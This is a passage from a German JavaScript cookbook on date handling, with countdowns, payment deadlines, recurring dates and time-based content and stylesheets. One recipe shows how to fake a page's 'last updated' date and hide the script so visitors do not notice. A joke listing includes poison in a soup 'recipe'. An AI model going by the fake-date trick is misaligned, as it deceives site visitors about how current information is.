


Abbildung 289: Nach dem Ablauftermin

194 Wie kann ich die Zeitspanne bis zu einem bestimmten Termin berechnen?

Eine interessante Anwendung der Differenzbildung zweier Datumsoberketten stellt die Berechnung einer Zeitspanne bis zu einem bestimmten Termin dar. Der Unterschied zum Vergleich mit einem Ablauftermin ist nicht sonderlich groß, aber während es beim Vergleich mit einem Ablauftermin nur um größer oder kleiner geht, interessiert hier der tatsächliche Wert des Vergleichs. Oft kombiniert man diese Information auch mit dem dynamischen Anzeigen von Inhalt bis zu einem Ablauftermin.

Das nachfolgende Beispiel zeigt einem Besucher an, wie viele Tage noch bis zu einem bestimmten Termin Zeit sind. Das Beispiel soll die Anzeige einer Rabattaktion darstellen, die nur zeitlich begrenzt läuft.

Beispiel (*dat25.html*):

```

01 <html>
02 <body text="red">
03 <h1 align="center">Billig & Spar</h1>
04 <script language="JavaScript">
05   ablauf = new Date(2006,7,30);
06   besuch = new Date();
07   restzeit = Math.round((ablauf - besuch) / 1000 / 60 / 60 / 24);
08   document.write(
09     "<h2>Nur noch " + restzeit + " Tage!</h2>" +
10     "<h3>Unsere große Sonderaktion</h3>" +
11     "Bezahlen Sie 2 Stützstrümpfe und nehmen sie 3!" );
12 </script>
13 </body>
14 </html>
```

Listing 566: Anzeige der Restzeit

In Zeile 5 erzeugen wir auch hier wieder ein Datumsobjekt `ablauf`, das den Ablauftermin repräsentieren soll (`ablauf = new Date(2006, 7, 30);`).

In Zeile 6 wird der Besuchstermin der Webseite – das aktuelle Systemdatum – als zweites Datumsobjekt `besuch` erzeugt (`besuch = new Date();`).

In Zeile 7 berechnen wir die Differenz der Tage zwischen dem Besuchstermin der Webseite und dem Ablaufdatum der Rabattaktion. Die Anzahl der Millisekunden erhalten wir mit (`ablauf - besuch`) und durch die Division durch 1000 erhalten wir die Sekunden, dann durch die Division durch 60 die Minuten, dann mit der zweiten Division durch 60 die Stunden und zuletzt mit der Division durch 24 die Tage. Da dieser Wert aber nahezu immer eine reelle Zahl mit Nachkommastellen ist, runden wir den Wert mit der Methode `round()` des `Math`-Objekts.

Die Tage bis zum Ablauf der Sonderaktion werden der Variablen `restzeit` zugewiesen, die dann in Zeile 9 ausgegeben wird.




Abbildung 290: Keine Hektik – es ist noch viel Zeit für das Schnäppchen.

Hinweis

Das Beispiel ist so konzipiert, dass ein Besucher am Tag vor dem Ablauf den Wert 0 angezeigt bekommt. Wenn Sie dann noch einen Tag anzeigen wollen, müssen Sie die Anzeige entsprechend anpassen.

195 Wie kann ich allgemein mit Datumsobjekten Summenberechnungen durchführen?

Wenn Sie mit Datumsobjekten Summenberechnungen durchführen wollen, addieren Sie entweder die beiden Datumsobjekte einfach mit dem Plusoperator oder (was in der Regel sinnvoller ist) Sie addieren zu einem Teil eines Datumsobjekt einfache mit dem Plusoperator einen konstanten Wert. Die nachfolgenden Rezepte zeigen einige Beispiele mit praktischen Anwendungen.

196 Wie erfolgt die Berechnung eines Termins in der Zukunft?

In JavaScript kann man mit Datumsobjekten einfach rechnen und insbesondere auch die Summe von Datumsobjekten bilden (*siehe dazu die Ausführungen in dem Rezept »Wie kann ich allgemein mit Datumsobjekten Summenberechnungen durchführen?« auf Seite 658*).

Angenommen, Sie wollen nun einem Anwender beim Kauf einer Ware den Termin anzeigen, bis wann er den Artikel zu bezahlen hat. Dann addieren Sie einfach die Anzahl der Tage zu dem aktuellen Termin und zeigen den neuen Termin an.

Beispiel (*dat28.html*):

```
01 <html>
02 <body text="red">
03 <h1 align="center">Lug & Trug</h1>
04 <h2 align="center">Vielen Dank</h2>
05 <script language="JavaScript">
06   a = new Date();
07   document.write(
08     "Ihre Bestellung ist am " + a + " bei uns eingegangen.<br />");
09   b = new Date(a.getFullYear(), a.getMonth(), a.getDate() + 30);
10   document.write(
11     "Wir erwarten die Bezahlung bis zum" + b + ".");
12 </script>
13 </body>
14 </html>
```

Listing 567: Addition einer Konstanten zu einem Datumsobjekt

In Zeile 6 erzeugen wir ein Datumsobjekt *a* mit dem aktuellen Systemdatum des Besuchers.

In Zeile 8 wird dieses ausgegeben. Dabei ziehen wir uns der Einfachheit halber auf die direkte Ausgabe des Werts in dem Datumsobjekt zurück, aber natürlich können Sie das Datum auch entsprechend der Rezepte in diesem Kapitel aufbereiten.

In Zeile 9 erzeugen wir ein weiteres Datumsobjekt *b*, indem der Konstruktor des Datumsobjekts mit dem Jahr initialisiert wird, das im Datumsobjekt *a* gespeichert ist. Ebenso wird der

Monat im Datumsobjekt a für den Monat des neuen Objekts exakt weiterverwendet. Nur zu dem Wert des Tages im Datumsobjekt a wird der konstante Wert 30 addiert. Damit überschreiten wir in dem Konstruktor in nahezu jedem Fall die sinnvollen Werte für die erlaubten Monatstage eines Monats. Allerdings wird das kein Problem sein, sondern das ist der wohl gescheiteste Trick des Rezepts. Die Verwendung eines aus der Berechnung resultierenden Monatstags, der den erlaubten Bereich des Monats¹⁶ sprengt, führt beispielsweise einfach dazu, dass die Tage in den nächsten Monat übertragen werden. Handelt es sich beim aktuellen Monat um einen Monat mit 30 Tagen, setzt die Verwendung des Werts 40 für den Monatstag das Datum einfach auf den 10. Monatstag des Folgemonats.¹⁷



Abbildung 291: Am 24. August gekauft und am 23. September muss die Kohle da sein!

197 Wie erfolgte die Berechnung regelmäßiger Termine?

In JavaScript kann man mit Datumsobjekten einfach rechnen und insbesondere auch die Summe von Datumsobjekten bilden (*siehe dazu die Ausführungen in dem Rezept »Wie kann ich allgemein mit Datumsobjekten Summenberechnungen durchführen?« auf Seite 658*)

Eine sinnvolle Anwendung für die Addition eines konstanten Werts zu einem Teil eines Datumobjekts wie dem Monat ist, für eine ständige Veranstaltung ein regelmäßiges Intervall mehrfach aufzuaddieren. Also eine Terminserie.

16. Von 1 bis 28, 29, 30 oder 31 – je nach Monat.

17. Der Grund ist, dass in JavaScript der 1. Januar 1970, 0.00 Uhr den internen Zeitnullpunkt darstellt und alle Datumsoperationen als mathematische Operationen auf den verstrichenen Millisekunden zu verstehen sind. Das gilt auch für die Methoden, die einen spezifischen Wert in einem Datumsobjekt setzen.

660 >> Wie erfolgte die Berechnung regelmäßiger Termine?

Beispiel (*dat30.html*):

```
01 <html>
02 <body text="red">
03 <h1 align="center">Safety First</h1>
04 <h2 align="center">Termine für die Probe</h2>
05 Wir proben an jedem 3. Tag eines Monats<br />
06 Das sind in diesem Jahr folgende Tage:<br />
07 <table border>
08 <script language="JavaScript">
09   a = new Date(2006, 0, 3);
10   for(i = 0; i < 12; i++) {
11     document.write(
12       "<tr><td>" + (1 + i) + ". Termin:</td><td> " + a + ←
13       "</td></tr>");
14   a.setMonth(a.getMonth() + 1);
15 }
16 </script>
17 </table>
18 </body>
19 </html>
```

Listing 568: Die regelmäßigen Termine in einem Jahr



Abbildung 292: Regelmäßige Termine

In Zeile 9 wird ein Datumsoberkt a mit dem ersten Termin einer regelmäßigen Terminserie erzeugt.

Es soll sich bei der Serie um eine Veranstaltung handeln, die jeden dritten Tag im Monat stattfindet. Mit der `for`-Schleife in Zeile 10 werden 12 Termine ausgegeben.

In Zeile 13 extrahieren wir den aktuellen Monat mit `getMonth()` aus dem Datumsoberkt und addieren dazu den Wert 1. Dann wird der neue Wert dazu verwendet, den Monat im Datumsoberkt mit `setMonth()` zu erhöhen. Die Darstellung der Ausgabe ist der Übersicht halber als Tabelle aufgebaut. Sonst hat die Tabelle keine Relevanz.

Tipp

Natürlich kann man statt der nativen Darstellung des Werts in dem Datumsoberkt eine der besser aufbereiteten Varianten wählen, wie sie in verschiedenen Rezepten in diesem Kapitel beschrieben wird.

198 Wie kann ich einem Anwender suggerieren, dass eine Webseite topaktuell ist?

Die meisten Besucher einer Webseite verlassen selbige fluchtartig, wenn sie darauf einen Hinweis entdecken, dass die Seite bereits längere Zeit nicht aktualisiert wurde¹⁸. Oft findet sich auf Webseiten sogar der explizite Hinweis, dass die Seite an einem bestimmten Datum das letzte Mal aktualisiert wurde.

Da die regelmäßige Pflege einer Webseite viel Arbeit macht und zahlreiche Webseiteneigner sicher überfordert sind, mehrmals die Stunde oder auch nur einmal am Tag neue Inhalte auf eine Seite zu bringen, können ein paar kleine JavaScripte helfen, dem Anwender zumindest zu suggerieren, dass eine Seite auf dem neusten Stand ist.

Dabei helfen schon ganz wenige Kniffe, denn im Grunde ist es bei vielen Webangeboten gar nicht so wichtig, wirklich neue Informationen anzuzeigen. Der Besucher muss nur den Eindruck (!) haben, die Seite ist aktuell. Das umfasst Tricks wie das dynamische Schreiben von Inhalten auf Grund von bestimmten Zeiten, das zeitabhängige Verändern des Layouts einer Seite, um darüber einem wiederkehrenden Besucher eine Änderung zu suggerieren bis hin zur Erzeugung eines aktuellen Eindrucks einer Webseite über die Einbindung von aktuellen Bildern oder Bildersequenzen mit sich ständig ändernden Bildern. Die nachfolgenden Rezepte zeigen diese Techniken.

Hinweis

Obwohl keiner der Kniffe zum Erzeugen des Eindrucks einer topaktuellen Webseite schädlich oder gar böswillig ist, tricksen Sie den Besucher aus (insbesondere mit dem dynamischen Generieren des Aktualisierungstags). Das nimmt er Ihnen vielleicht übel. Sie sollten die Routinen zum dynamischen Schreiben der Inhalte vielleicht ein bisschen verstecken. Sie zum Beispiel in eine externe JavaScript-Datei auslagern.

18. Was nun längere Zeit zu bedeuten hat, ist nicht ganz leicht festzulegen. Auf einer Webseite, die beispielsweise Gedichte von Goethe wiedergibt, ist eine regelmäßige Aktualisierung sicher nicht sonderlich wichtig (in den letzten Jahren ist wenig von Goethe erschienen – er scheint gerade eine schöpferische Pause zu machen :-)). Eine Webseite mit Börsenkursen sollte dagegen nicht unbedingt die Kurse von vor einer Stunde anzeigen. Aber auch Webseiten mit allgemeinen Informationen zu einer Firma sollte nicht den Eindruck machen, dass da nur einmal in der Woche (oder gar seltener) etwas passiert.

Einen besonderen Trick, der aber explizit das Datum einer Webseite »fälscht«, sehen Sie hier.

Der Trick: Wie erfolgt das dynamische Schreiben des Aktualisierungstags?

Für einen Erstbesucher einer Webseite ist es bei den meisten Webangeboten so oder so uninteressant, ob eine Webseite wirklich brandneu überarbeitet wurde oder nicht. Er kennt ja den Inhalt der Seite nicht und somit ist auch eine Webseite, die vor einem Jahr erstellt wurde, für den Besucher neu. Solange die Webseite keine veralteten Informationen enthält, kann der Besucher im Grunde mit der Seite zufrieden sein.

Aber da ist die verflixte Psychologie, wenn der Besucher glaubt, er würde veraltete Informationen sehen. Etwa durch den hartkodierten Hinweis, wann die Seite zuletzt aktualisiert wurde. Die Information an sich wird durch den Hinweis selbst nicht schlechter, aber der Besucher denkt es vielleicht¹⁹.

Deshalb ist es sicher nicht schlecht, wenn man dem Besucher das gibt, was er sehen will. Schreiben wir das Aktualisierungstagsdatum einer Webseite einfach dynamisch mit JavaScript statt es dort hartkodiert zu notieren.

Jetzt ist es so, dass man zwar über `new Date()` relativ einfach das aktuelle Systemdatum abgreifen kann, das Ausgabeformat aber nicht sonderlich schön ist und es bei einer unveränderten Ausgabe offensichtlich wird, dass das Datum automatisch generiert wurde. Nutzen wir die Methoden von `Date` und extrahieren wir damit die Einzelbestandteile des Datums. Aber auch damit sind wir noch nicht am Ende, denn wir müssen die Problematik mit dem Rückgabewert von `getFullYear()` beachten (*siehe dazu das Rezept »Wie kann ich die Jahreszahl aus einem Datumsobjekt extrahieren?« auf Seite 628*). Dazu sollten die Tages- und Monatsangaben aus optischen Gründen auch dann zweistellig angezeigt werden, wenn die Werte einstellig sind. Es gibt also einiges zu tun und die Formatierung des Tagesdatums ist eine klassische Anwendung, bei der wir idealerweise mit einem selbst geschriebenen Objekt arbeiten können.

Beispiel (`dat26.html`):

```

01 <html>
02 <body text="red">
03 <h1 align="center">Aktuelle News aus der Schwindelszene</h1>
04 <script language="JavaScript">
05 function aktuelleDatum(tag,monat,jahr) {
06   if(tag<10) {
07     this.tag="0" + tag;
08   }
09   else this.tag = tag;
10   if(monat<10) {
11     this.monat="0" + monat;
12   }
13   else this.monat = monat;
14   this.jahr =1900 + ((1900 + datum.getFullYear()) % 1900);
15 }
16 var datum = new Date();

```

Listing 569: Anpassen des Aktualisierungstags

19. Nach dem Motto – eine Webseite ist wie eine Wurst. Wenn die ein Jahr alt ist, esse ich sie ja auch nicht mehr :-).

```
17 var dat = new aktuelleDatum(datum.getDate(), datum.getMonth() + 1,  
18                     datum.getYear());  
19 document.write(  
20   "Aktueller Stand: " + dat.tag + "." + dat.monat + "." + dat.jahr);  
21 </script>  
22 </body>  
23 </html>
```

Listing 569: Anpassen des Aktualisierungstags (Forts.)

Beim Laden der Webseite wird in Zeile 16 ein Datumsobjekt `datum` mit dem aktuellen System-datum erzeugt.

In Zeile 17 wird mit den Methoden `getDate()`, `getMonth()` und `getYear()` der Monatstag, der Monat und das Jahr extrahiert. Aber da diese Angaben noch formatiert werden müssen, werden sie als Parameter an den Konstruktor eines selbst geschriebenen Objekts `aktuelle-Datum` übergeben.

Dieses Objekt ist von Zeile 5 bis 15 zu finden.

In den Zeilen 6 bis 9 kümmern wir uns darum, dass der Tag immer zweistellig angezeigt wird. In den Zeilen 10 bis 13 machen wir das Gleiche mit dem Monat. Zeile 14 sorgt dafür, dass für alle Browser das Jahr einheitlich dargestellt wird (wobei hier vorausgesetzt wird, dass das Jahr auch jenseits von 1900 liegt (siehe dazu das Rezept »Wie kann ich die Jahreszahl aus einem Datumsobjekt extrahieren« auf Seite 628)).




Abbildung 293: Geschummelt – von wegen topaktuell!

Tipp

Da Sie das Systemdatum des Besuchers abfragen, kann es bei dem Generieren des Aktualisierungstags zu peinlichen Problemen kommen, wenn das Systemdatum des Besuchers nicht stimmt.

Im schlimmsten Fall ist bei einem Besucher ein Datum aus der Zukunft eingestellt. Aber auch grundsätzlich ist es besser, einen oder zwei Tage Luft zum Besuchstermin zu lassen. Dann wird die Manipulation weniger offensichtlich. Vor allem, wenn ein Guest mehrfach Ihre Seite besucht.

Wie kann ich Fremdinhalte einbinden?

Kein JavaScript-Trick, aber ebenso nützlich zum Anbieten von aktuellen Informationen ist die zeitabhängige Einbindung fremder Inhalte. Etwa Wetterdaten aus Ihrer Region, aktuelle Schlagzeilen etc.

Diese Informationen sind zum Teil kostenpflichtig²⁰, aber es gibt auch kostenlose Angebote, die sich dann über Werbung finanzieren. Grundsätzlich haben Sie den Vorteil, dass Sie an Ihrer Webseite nichts machen müssen und dennoch aktuelle Inhalte darstellen. Damit ist die Anzeige eines tagesaktuellen Aktualisierungstags per JavaScript dann sogar in jedem Fall gerechtfertigt.

199 Wie erfolgt das dynamische Schreiben von Inhalten auf Grund eines Datums?

Ist es für einen Erstbesucher einer Webseite bei den meisten Webangeboten in der Regel uninteressant, ob eine Webseite wirklich brandaktuell ist, sollten Sie einem wiederkehrenden Besucher nicht nur ein verändertes Aktualisierungstagsdatum präsentieren. Bei den Rezepten »Wie kann ich ein Ablaufdatum für den Inhalt einer Webseite festlegen?« und »Wie kann ich die Zeitspanne bis zu einem bestimmten Termin berechnen?« auf den Seiten 655 und 656 haben wir gesehen, dass Sie von einem Datum abhängige Inhalte dynamisch in eine Webseite schreiben können.

Das grundsätzliche Verfahren können wir natürlich auch nutzen, einem Besucher abhängig von einer Uhrzeit oder gar einer Sekunde unterschiedliche Inhalte zu präsentieren und damit die Webseite immer interessant zu halten.

Das nachfolgende Beispiel zeigt abhängig von der Stunde dem Besucher verschiedene Kochrezepte an.

Beispiel (*dat27.html*):

```
01 <html>
02 <body text="red">
03 <h1 align="center">Gutes aus der 7-Sterne-Küche</h1>
04 <h2 align="center">Unser Top-Rezept</h2>
05 <script language="JavaScript">
06   rezepte = new Array();
07   rezepte[0] = "Mischen Sie dem Kaffeepulver fünf Esslöffel Salz «
      hinzu und die anregende Wirkung des Kaffees steigert sich gewaltig.";
08   rezepte[1] = "Als kleiner Snack für die Frühstückspause bietet sich «
      ein Wischsandwich mit Gänsewein an.";
09   rezepte[2] = "Für ein leichtes Mittagessen nehme man ein Kamel und «
      fülle es mit drei Schweinen. Dazu reiche man eine Zitrone und «
      etwas Reis.";
10  rezepte[3] = "Den Sand für unseren Sandkuchen finden Sie auf dem «
      Spielplatz um die Ecke. Allerdings bevorzugen Liebhaber echten «
      Strandsand.";
11  rezepte[4] = "Die Suppe für das bekömmliche Nachtmahl würze man mit «
      Zyankali und einer Prise Arsen.";
```

Listing 570: Generieren von Seiteninhalt, der von der Besuchsstunde abhängt

20. Sie dürfen fremde Inhalte in der Regel sowieso nicht ohne Genehmigung des Anbieters in Ihr Webprojekt einbinden.

```
12 if(new Date().getHours() < 9){  
13   document.write(rezepte[0]);  
14 }  
15 else if(new Date().getHours() < 11){  
16   document.write(rezepte[1]);  
17 }  
18 else if(new Date().getHours() < 13){  
19   document.write(rezepte[2]);  
20 }  
21 else if(new Date().getHours() < 19){  
22   document.write(rezepte[3]);  
23 }  
24 else {  
25   document.write(rezepte[4]);  
26 }  
27 </script>  
28 </body>  
29 </html>
```

Listing 570: Generieren von Seiteninhalt, der von der Besuchsstunde abhängt (Forts.).

In Zeile 6 wird ein Datenfeld `rezepte` erzeugt und in den folgenden Zeilen 7 bis 11 wird das Datenfeld mit Texten gefüllt.

In der folgenden `if`-Entscheidung wird mit `getHours()` die Stunde der Systemzeit des Besuchers ausgelesen und je nach Stunde einer der Texte aus dem Datenfeld angezeigt.




Abbildung 294: Das Nachmittagsrezept

Tipp

Natürlich können Sie die Inhalte auch mit einem Zufallsprozess auswählen. Dazu gibt es mit `Math.random()` eine geeignete Technik.

200 Wie erfolgt das dynamische Verändern des Layouts mit Style Sheets auf Grund des Datums?

Eine automatisierte Aktion, um einen wiederkehrenden Besucher bei Laune zu halten, ist das dynamische Verändern des Layouts einer Webseite auf Grund eines zufälligen oder – hier auf jeden Fall besseren – zeitlichen Ereignisses.

Die Zeitintervalle können Sie beliebig wählen. Sinnvoll ist etwa ein unterschiedliches Layout an jedem Tag der Woche oder ein Unterschied zwischen vormittags und nachmittags bzw. abends. Das können Sie natürlich damit erreichen, dass Sie die Inhalte einer Webseite dynamisch schreiben und dabei auch gleich die Layoutangaben dynamisch verändern. Aber es geht noch viel besser, wenn Sie auf Style Sheets zurückgreifen.

Erzeugen Sie einfach mehrere externe Style-Sheet-Dateien (in der Regel sind das im Internet CSS-Dateien²¹⁾ und binden Sie diese zeitgesteuert mit JavaScript ein.

Etwa so, wie in dem folgenden Beispiel, das mit einer HTML-Datei (*dat29.html*) sowie zwei Style-Sheet-Dateien (*css1.css* und *css2.css*) arbeitet.

Hier ist zuerst die HTML-Datei (*dat29.html*):

```

01 <html>
02 <script language="JavaScript">
03 <!--
04   a = new Date();
05   if(a.getHours() < 12){
06     document.write(
07       '<link rel="stylesheet" href="css1.css" type="text/css">');
08   }
09   else {
10     document.write(
11       '<link rel="stylesheet" href="css2.css" type="text/css">');
12   }
13 //-->
14 </script>
15 <body>
16 <div align="center">
17 <h1>Herzlich Willkommen bei RJS EDV-KnowHow</h1>
18 <h2>Beratung, Schulung, Publikation</h2>
19 <h3>Dipl. Math. Ralph Steyer</h3>
20 </div>
21 <a href="mailto:webscripting@gmx.de">Schicken Sie mir eine E-Mail</a>
22 </body>
23 </html>
```

Listing 571: Die HTML-Datei bindet zeitgesteuert verschiedene CSS-Dateien ein.

In Zeile 4 wird ein Datumsobjekt *a* mit dem aktuellen Systemdatum des Besuchers erzeugt und in Zeile 5 mit der Methode *getHours()* überprüft, ob es vor 12:00 Uhr ist (*if(a.getHours() < 12){}*).

In Abhängigkeit davon wird entweder die Style-Sheet-Datei *css1.css* oder *css2.css* eingebunden. Das erfolgt einfach, indem mit *document.write()* das entsprechende HTML-Tag (*<link*

21. Cascading Style Sheets.

`rel="stylesheet" href=[Name der CSS-Datei]" type="text/css">`) in die Webseite geschrieben wird.

Die nachfolgenden HTML-Tags sind so gewählt, dass sie mit den Formatierungen in den externen Style-Sheet-Dateien beeinflusst werden. Die beiden Style-Sheet-Dateien sehen wie folgt aus.

css1.css:

```
01 body {  
02   color: #FA593D;  
03   background: #9FFDAF;  
04   font-family: sans-serif;  
05 }  
06 h1, h2, h3 {  
07   background: #A2AAFB;  
08 }  
09 a {  
10   color: #FFFF80;  
11   text-decoration: none;  
12 }
```

Listing 572: Die erste Style-Sheet-Datei

Von Zeile 1 bis 5 wird die globale Textfarbe, die Hintergrundfarbe und die Schriftart über die Formatierung des `<body>`-Tags festgelegt. Von Zeile 6 bis 8 erhalten alle Überschriften der Ordnung 1, 2 und 3 eine individuelle Hintergrundfarbe. In den Zeilen 9 bis 12 bekommen alle Hyperlinks eine individuelle Textfarbe und das Anzeigen der Unterstreichung wird unterdrückt.

css2.css:

```
01 body {  
02   color: #00593D;  
03   background: #9F00AF;  
04   font-family: Roman;  
05 }  
06 h1, h2, h3 {  
07   background: #A200FB;  
08 }  
09 a {  
10   color: #11FF80;  
11   text-decoration: none;  
12 }
```

Listing 573: Die zweite Style-Sheet-Datei

Die zweite Style-Sheet-Datei beeinflusst exakt die gleichen Elemente wie die erste Style-Sheet-Datei. Nur werden in der zweiten Style-Sheet-Datei sämtliche Farbwerte und die Schriftart des Körpers der Webseite geändert.




Abbildung 295: Das Layout am Vormittag

Tipp

Die in dem Beispiel gezeigten Wege zur Gestaltung einer Webseite mit Style Sheets wurden bewusst einfach gehalten. Es ging ja nur um das Prinzip.

Die Möglichkeiten der Verwendung von Style Sheets sind aber gigantisch.

Sie können ja auch Positionsangaben von Objekten der Webseite mit Style Sheets beeinflussen. Wenn Sie in einer externen Style-Sheet-Datei einige Objekte im Off-screen-Bereich positionieren, befinden sich diese außerhalb des sichtbaren Anzeigebereichs des Browsers. Die Objekte werden beim Laden einer Webseite bereits mit geladen, aber explizit vor den Blicken eines Anwenders verborgen. Wenn Sie ein Element nach links außen oder nach oben verschieben, zeigt der Webbrowser auch keine (unerwünschten) Bildlaufleisten an. Damit können Sie mit der einen Style-Sheet-Datei bestimmte Objekte der Webseite anzeigen, mit einer anderen dafür andere.

Ebenso macht es Sinn, mit der ostfriesischen Kriegsflagge²² zu arbeiten. Damit machen Sie bestimmte Bereiche der Webseite temporär unsichtbar und beeinflussen über verschiedene Layouts auch das, was der Anwender tatsächlich als Inhalt sieht. *In Kapitel 10 »DHTML« finden Sie dazu zahlreiche Rezepte.*

201 Wie kann ich aktuelle Bilder automatisch einbinden?

Ein wirkungsvoller Effekt zur Erzeugung eines dynamischen, aktuellen Eindrucks einer Webseite ist die Einbindung von aktuellen Bildern oder Bildsequenzen mit sich ständig ändernden Bildern.

Im einfachsten Fall können animierte GIFs zum Einsatz kommen, aber besser sind Bilder, die wirklich ausgetauscht werden.

22. Weißer Adler auf weißem Grund :-).

Stellen Sie sich zum Beispiel die Situation vor, dass Sie in kurzen Abständen Bilder automatisch mit einer Webcam aufnehmen und mit einem automatischen Upload in Ihr Webprojekt einfügen. Dazu benötigen Sie zwar die entsprechende Software zum automatisierten Aufnehmen der Bilder mit anschließendem automatischen Upload, aber solche Software wird bei nahezu jeder Webcam mitgeliefert oder es gibt sie kostenlos im Internet. Wenn der Name des Bilds dabei immer gleich bleibt, braucht in Ihrer Webseite selbst überhaupt keine Veränderung stattzufinden. Die Webseite kann rein statisch bleiben. Nur muss ein automatisierter FTP-Upload zu einem Webserver möglich sein.

Alternativ können Sie natürlich auch die dynamische Positionierung von mehreren bereits geladenen Bildern mit Style Sheets vornehmen oder die ``-Tags zum Anzeigen einer Grafik in einer Webseite zeitgesteuert dynamisch mit JavaScript schreiben. So wie in dem folgenden Listing.

Beispiel (*dat31.html*):

```
01 <html>
02 <body text="red">
03 <h1 align="center">Dia-Show</h1>
04 <table border>
05 <script language="JavaScript">
06   a = new Date();
07   if(a.getHours()<10) {
08     document.write(
09       '<tr><td>
10      border="0"/></td>' +
11      '<td>
12      border="0" /></td>' +
13      '<td>
14      border="0" /></td></tr>');
15   }
16   else if(a.getHours()<18) {
17     document.write(
18       '<tr><td>
19      border="0" /></td>' +
20       '<td>
21      border="0" /></td>' +
